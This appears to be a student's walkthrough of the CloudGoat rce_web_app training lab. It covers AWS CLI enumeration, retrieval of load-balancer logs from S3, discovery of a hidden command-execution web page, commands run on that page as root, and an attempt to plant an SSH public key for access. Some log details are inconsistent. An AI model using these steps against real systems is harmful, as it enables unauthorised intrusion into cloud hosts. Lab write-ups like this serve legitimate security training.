

Cloudgoat – RCE_WEB_APP Analysis


Name: LEE WON HUI

DATE: 2024/08/13

This document assumes that you have executed `./cloudgoat.py create rce_web_app`.

```
(aws-venv) client03@client03-virtual-machine:~/aws-study/cloudgoat/rce_web_app-cgldkpdbrl1m8a$ aws elbv2 describe-load-balancers --profile Lara
{
  "LoadBalancers": [
    {
      "LoadBalancerArn": "arn:aws:elasticloadbalancing:us-east-1:[redacted]:loadbalancer/app/cg-lb-rce-web-app-cgldkpdbrl1m8a/29826cfcf581212a",
      "DNSName": "cg-lb-rce-web-app-[redacted].us-east-1.elb.amazonaws.com",
      "CanonicalHostedZoneId": "[redacted]",
      "CreatedTime": "2024-08-13T05:11:34.130000+00:00",
      "LoadBalancerName": "[redacted]",
      "Scheme": "internet-facing",
      "VpcId": "vpc-07e44966e152c6e57",
      "State": {
        "Code": "active"
      },
      "Type": "application",
      "AvailabilityZones": [
        {
          "ZoneName": "us-east-1b",
          "SubnetId": "subnet-08a2f2725d990cc85",
          "LoadBalancerAddresses": []
        },
        {
          "ZoneName": "us-east-1a",
          "SubnetId": "subnet-0e2094abb1e9994ed",
          "LoadBalancerAddresses": []
        }
      ],
      "SecurityGroups": [
        "sg-08b04c98467f5c264"
      ],
      "IpAddressType": "ipv4"
    }
  ]
}
```

After executing the command shown in the image above, you can find a DNSName written, which is the target webpage for the upcoming practice.



When you access the webpage, you can see a webpage called Gold-Star appears.

```
(aws-venv) client03@client03-virtual-machine:~/aws-study/cloudgoat/rce_web_app-cgldkpdbrl1m8a$ aws s3 ls s3://cg-logs-s3-bucket-rce-web-app --recursive --profile Lara
2024-08-13 01:14:09 107 cg-lb-logs/AWSLogs/831830115244/elasticloadbalancing/us-east-1/2010/08/13/552525252525_elasticloadbalancing_us-east-1_app_cg-lb-[redacted].log
2024-08-13 01:14:45 14157 cg-lb-logs/AWSLogs/831830115244/elasticloadbalancing/us-east-1/2010/08/13/552525252525_elasticloadbalancing_us-east-1_app_cg-lb-[redacted].log
2024-08-13 01:14:45 541 cg-lb-logs/AWSLogs/831830115244/elasticloadbalancing/us-east-1/2010/08/13/552525252525_elasticloadbalancing_us-east-1_app_cg-lb-[redacted].log
```

Next, I found a directory related to log file collection and identified the log file within it.

```
aws s3 cp s3://cg-logs-s3-bucket-rce-web-app/cg-lb-logs/AWSLogs/831830115244/elasticloadbalancing/us-east-1/2010/08/13/552525252525_elasticloadbalancing_us-east-1_app_cg-lb-[redacted].log . --recursive --profile Lara
```

I copied the log file to local.

```

http 2019-06-18T21:36:45.209418Z app/cg-lb-rce-web-app-cgldkpdbrblim8a/d36d4f13b73c2fe7 10.10.10.23:5132 10.0.10.254:9000 0.000 0.001 0.000 200 200 486 1123 "GET http://cg-lb-rce-web-app-cgldkpdbrblim8a-382464987.us-east-1.elb.amazonaws.com:80/bootstrap.css HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36" - -
arnaws:elasticloadbalancing:us-east-1:831926615634:targetgroup/cg-tg-rce-web-app-cgldkpdbrblim8a/86d177051aad2f7c "Root=1-5d09596d-16e023c98c04f20fed31ba9c" "-" "-" 0 2019-06-18T21:36:45.294000Z "forward" "-" "-"
http 2019-06-18T21:36:45.299075Z app/cg-lb-rce-web-app-cgldkpdbrblim8a/d36d4f13b73c2fe7 10.10.10.23:5132 10.0.10.254:9000 0.000 0.001 0.000 200 200 440 1123 "GET http://cg-lb-rce-web-app-cgldkpdbrblim8a-382464987.us-east-1.elb.amazonaws.com:80/favicon.ico HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36" - -
arnaws:elasticloadbalancing:us-east-1:831926615634:targetgroup/cg-tg-rce-web-app-cgldkpdbrblim8a/86d177051aad2f7c "Root=1-5d09596d-317706f5833d715d4fe9f943" "-" "-" 0 2019-06-18T21:36:45.399000Z "forward" "-" "-"
http 2019-06-18T21:36:46.087819Z app/cg-lb-rce-web-app-cgldkpdbrblim8a/d36d4f13b73c2fe7 10.10.10.23:5132 10.0.10.254:9000 0.000 0.001 0.000 200 200 486 1123 "GET http://cg-lb-rce-web-app-cgldkpdbrblim8a-382464987.us-east-1.elb.amazonaws.com:80/ HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36" - -
arnaws:elasticloadbalancing:us-east-1:831926615634:targetgroup/cg-tg-rce-web-app-cgldkpdbrblim8a/86d177051aad2f7c "Root=1-5d09596e-28ea14fa5901e388900458b" "-" "-" 0 2019-06-18T21:36:46.086000Z "forward" "-" "-"
http 2019-06-18T21:36:46.191359Z app/cg-lb-rce-web-app-cgldkpdbrblim8a/d36d4f13b73c2fe7 10.10.10.23:5132 10.0.10.254:9000 0.000 0.001 0.000 200 200 421 192476 "GET http://cg-lb-rce-web-app-cgldkpdbrblim8a-382464987.us-east-1.elb.amazonaws.com:80/bootstrap.css HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36" - -
arnaws:elasticloadbalancing:us-east-1:831926615634:targetgroup/cg-tg-rce-web-app-cgldkpdbrblim8a/86d177051aad2f7c "Root=1-5d09596e-bd1be6296aabb74fdcf2124a" "-" "-" 0 2019-06-18T21:36:46.186000Z "forward" "-" "-"
http 2019-06-18T21:36:46.307952Z app/cg-lb-rce-web-app-cgldkpdbrblim8a/d36d4f13b73c2fe7 10.10.10.23:5132 10.0.10.254:9000 0.000 0.001 0.000 200 200 440 1123 "GET http://cg-lb-rce-web-app-cgldkpdbrblim8a-382464987.us-east-1.elb.amazonaws.com:80/favicon.ico HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36" - -
arnaws:elasticloadbalancing:us-east-1:831926615634:targetgroup/cg-tg-rce-web-app-cgldkpdbrblim8a/86d177051aad2f7c "Root=1-5d09596e-fdd7d02375a9a6040a18c5f" "-" "-" 0 2019-06-18T21:36:46.306000Z "forward" "-" "-"
http 2019-06-18T21:36:46.594569Z app/cg-lb-rce-web-app-cgldkpdbrblim8a/d36d4f13b73c2fe7 10.10.10.23:5132 10.0.10.254:9000 0.001 0.001 0.000 200 200 485 1287 "GET http://cg-lb-rce-web-app-cgldkpdbrblim8a-382464987.us-east-1.elb.amazonaws.com:80/mkja1xjqf0abo1h9gig.html HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36" - -
arnaws:elasticloadbalancing:us-east-1:831926615634:targetgroup/cg-tg-rce-web-app-cgldkpdbrblim8a/86d177051aad2f7c "Root=1-5d095963-e2b838a764ed31d017b74cce" "-" "-" 0 2019-06-18T21:36:35.592000Z "forward" "-" "-"

```

Near the end of the log file, I found an unusual link file.

"Gold-Star" Executive User Signup

Please follow the instructions in the welcome letter you received by post, and do not enter any other commands.

Run your personalized login command below:

Run Signup Command

Stuck? Select for help: >>

When accessing that link, I found a webpage related to exploiting web vulnerabilities :D

"Gold-Star" Executive User Signup

Please follow the instructions in the welcome letter you received by post, and do not enter any other commands.

Run your personalized login command below:

Run Signup Command

Input:

```
whoami
```

Output:

```
root
```

Stuck? Select for help: >>

I entered the whoami command to check which user permissions it's currently running under, and surprisingly, I found out it's currently root privileges.

"Gold-Star" Executive User Signup

Please follow the instructions in the welcome letter you received by post, and do not enter any other commands.

Run your personalized login command below:

Run Signup Command

Input:

```
curl ifconfig.me
```

Output:

```
1.1.1.1
```

Also, I was curious about the public IP address of the current cloud and found it out.

```
(aws-env) client03@client03-virtual-machine:~/aws-study/cloudpat/rce_web_app_c91dkpdrblm8a$ aws ec2 describe-instances --profile Lara
```

The reason for finding out the public IP address is because when performing the above command,

```
"NetworkInterfaces": [
  {
    "Association": {
      "IpOwnerId": "amazon",
      "PublicDnsName": "ec2-54-198-175-245.compute-1.amazonaws.com",
      "PublicIp": "54.198.175.245"
    },
    "Attachment": {
      "AttachTime": "2024-08-13T05:18:00+00:00",
      "AttachmentId": "eni-attach-027264ada1501ed2b",
      "DeleteOnTermination": true,
      "DeviceIndex": 0,
      "Status": "attached",
      "NetworkCardIndex": 0
    },
    "Description": "",
    "Groups": [
      {
        "GroupName": "cg-ec2-ssh-rce_web_app_cgldkpdbrblim8a",
        "GroupId": "sg-04505bc313b7bc8ad"
      },
      {
        "GroupName": "cg-ec2-http-rce_web_app_cgldkpdbrblim8a",
        "GroupId": "sg-066093b4c4039deb5"
      }
    ]
  }
],
```

As shown in the image above, I discovered that ssh can also be used.

```
(aws-venv) client03@client03-virtual-machine:~/aws-study/cloudgoat/rce_web_app_cgldkpdbrblim8a$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/client03/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/client03/.ssh/id_rsa
Your public key has been saved in /home/client03/.ssh/id_rsa.pub
The key fingerprint is:
SHA256: [REDACTED] client03@client03-virtual-machine
The key's randomart image is:
[RSA 3072]
+-----+
| .o.B +. |
| X.O.o.  |
| * = = = |
| ooSo.to+ |
| o o .+ oo |
| . o o.to+o |
|   ooE=    |
| .o+       |
+-----+
[SHA256]
(aws-venv) client03@client03-virtual-machine:~/aws-study/cloudgoat/rce_web_app_cgldkpdbrblim8a$ cat /home/client03/.ssh/id_rsa.pub
ssh-rsa AAAAB3 [REDACTED] client03@client03-virtual-machine
```

Therefore, I generated an ssh key locally,

"Gold-Star" Executive User Signup

Please follow the instructions in the welcome letter you received by post, and do not enter any other commands.

Run your personalized login command below:

Run Signup Command

Input:

```
echo ssh-rsa AAAAB3 [REDACTED]
```

Output:

```
ssh-rsa AAAAB3 [REDACTED]
```

And inserted the ssh public key into the vulnerable webpage I found earlier.

This concludes the report on cloudgoat's rce_web_app. Thank you for reading.